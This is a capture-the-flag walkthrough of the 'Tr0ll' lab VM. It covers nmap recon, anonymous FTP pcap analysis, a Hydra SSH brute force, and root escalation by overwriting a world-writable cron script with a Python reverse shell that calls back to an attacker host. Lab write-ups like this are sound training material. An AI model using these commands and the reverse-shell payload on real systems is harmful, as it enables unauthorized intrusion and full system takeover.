
The author named this box "Tr0ll" for a reason. Almost every step has a fake-out — a file called Pass.txt that isn't the password, a binary called roflmao that gives a hex address you have to interpret as a path, a cron-job script with a misleading name. It's frustrating in the best way — every time you think you've got it, the box laughs at you. I've ranked it Easy because nothing here is technically hard, just deliberately annoying. Got it in around an hour and a half.
01_Reconnaissance
Three open ports — FTP, SSH, HTTP. The FTP banner tells you it's vsftpd 3.0.2 with anonymous login allowed (already a giveaway). Web on port 80 just shows a single trolling image. SSH waits for credentials.
$ sudo nmap -sC -sV -p- --min-rate 5000 192.168.1.20

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx 1 1000 0  8068 Aug 09 2014 lol.pcap
22/tcp open  ssh     OpenSSH 6.6.1p1
80/tcp open  http    Apache httpd 2.4.7
02_FTP_pcap_Forensics
Anonymous FTP, grab lol.pcap. You can open it in Wireshark for the full GUI experience, but a quick strings pulls everything you need. There's an FTP session captured inside referencing a secret_stuff.txt file and mentioning a path called sup3rs3cretdirlol.
$ ftp 192.168.1.20
Name: anonymous
ftp> get lol.pcap
ftp> bye

$ strings lol.pcap | grep -i "secret\|stuff\|dir"
secret_stuff.txt
Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cretdirlol :-P
03_Web_Directory_Maze
Browsing to /sup3rs3cretdirlol/ reveals a single binary called roflmao. Download it, mark it executable, run it. Output is a hex address that you're supposed to read as a path: 0x0856BF.
$ wget http://192.168.1.20/sup3rs3cretdirlol/roflmao
$ chmod +x roflmao && ./roflmao

Find address 0x0856BF to proceed
Plug that into the URL: /0x0856BF/. Two folders inside: good_luck/ and this_folder_contains_the_password/. The names lie. Inside the first you find which_one_lol.txt — a list of usernames. Inside the second, Pass.txt contains a single string: Good_job_:).
Troll Note
Pass.txt contains "Good_job_:)" — and the troll is that this is the password. Most people read it as a sarcastic congratulation message ("good job finding nothing") and move on. Try it before assuming it's a fake-out.
$ curl http://192.168.1.20/0x0856BF/good_luck/which_one_lol.txt
maleus
ps-aux
felux
Eagle11
genphlux  <-- definitely this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow

$ curl http://192.168.1.20/0x0856BF/this_folder_contains_the_password/Pass.txt
Good_job_:)
04_Hydra_SSH_Brute
11 candidate usernames, one password to test. Hydra cycles through them quickly. The hit is overflow.
$ hydra -L which_one_lol.txt -p 'Good_job_:)' ssh://192.168.1.20

[22][ssh] host: 192.168.1.20  login: overflow  password: Good_job_:)

$ ssh overflow@192.168.1.20
overflow@192.168.1.20's password: [REDACTED]

overflow@troll:~$
05_PrivEsc_via_Cron_Job_Hijack
No sudo permissions. No useful SUIDs. The win is in /etc/cron.d/ — there's a script called cleaner.py that runs every two minutes as root, and the file is world-writable. That's it. Replace its contents with a reverse shell, wait two minutes, get a root callback.
overflow@troll:~$ cat /etc/crontab
*/2 *  * * *   root    /lib/log/cleaner.py

overflow@troll:~$ ls -la /lib/log/cleaner.py
-rwxrwxrwx 1 root root 73 cleaner.py

overflow@troll:~$ cat /lib/log/cleaner.py
#!/usr/bin/env python
import os
os.system('rm -r /tmp/* ')

# Overwrite with a reverse shell payload
overflow@troll:~$ cat > /lib/log/cleaner.py <<'EOF'
#!/usr/bin/env python
import os,socket,subprocess
s=socket.socket()
s.connect(("192.168.1.100",4444))
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)
subprocess.call(["/bin/sh","-i"])
EOF
$ nc -lvnp 4444

# Wait up to 2 minutes for the cron tick...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.20] 51433

# id
uid=0(root) gid=0(root) groups=0(root)

# cat /root/proof.txt
[REDACTED] — root flag captured
Technique Note — Writable Root Cron
A world-writable script executed by root cron is the textbook "give me root" misconfig. /etc/crontab, /etc/cron.d/, and /etc/cron.{hourly,daily,weekly,monthly}/ are the four directories I always check immediately after landing a low-priv shell. Combine that with find / -writable -type f 2>/dev/null | grep -v proc and you'll usually surface the issue within thirty seconds.
06_Attack_Chain_Summary
- 01 Nmap → ports 21 (FTP anon), 22 (SSH), 80 (HTTP)
- 02 Anonymous FTP → download lol.pcap
- 03 strings on pcap → reveals /sup3rs3cretdirlol/ path
- 04 /sup3rs3cretdirlol/roflmao binary → outputs 0x0856BF (path)
- 05 /0x0856BF/good_luck/which_one_lol.txt → 11 usernames
- 06 /0x0856BF/this_folder_contains_the_password/Pass.txt → "Good_job_:)" (literal password)
- 07 Hydra SSH → overflow:Good_job_:)
- 08 /etc/crontab → cleaner.py runs as root every 2 min and is 777
- 09 Overwrite cleaner.py with reverse shell → wait 2 min → root → proof.txt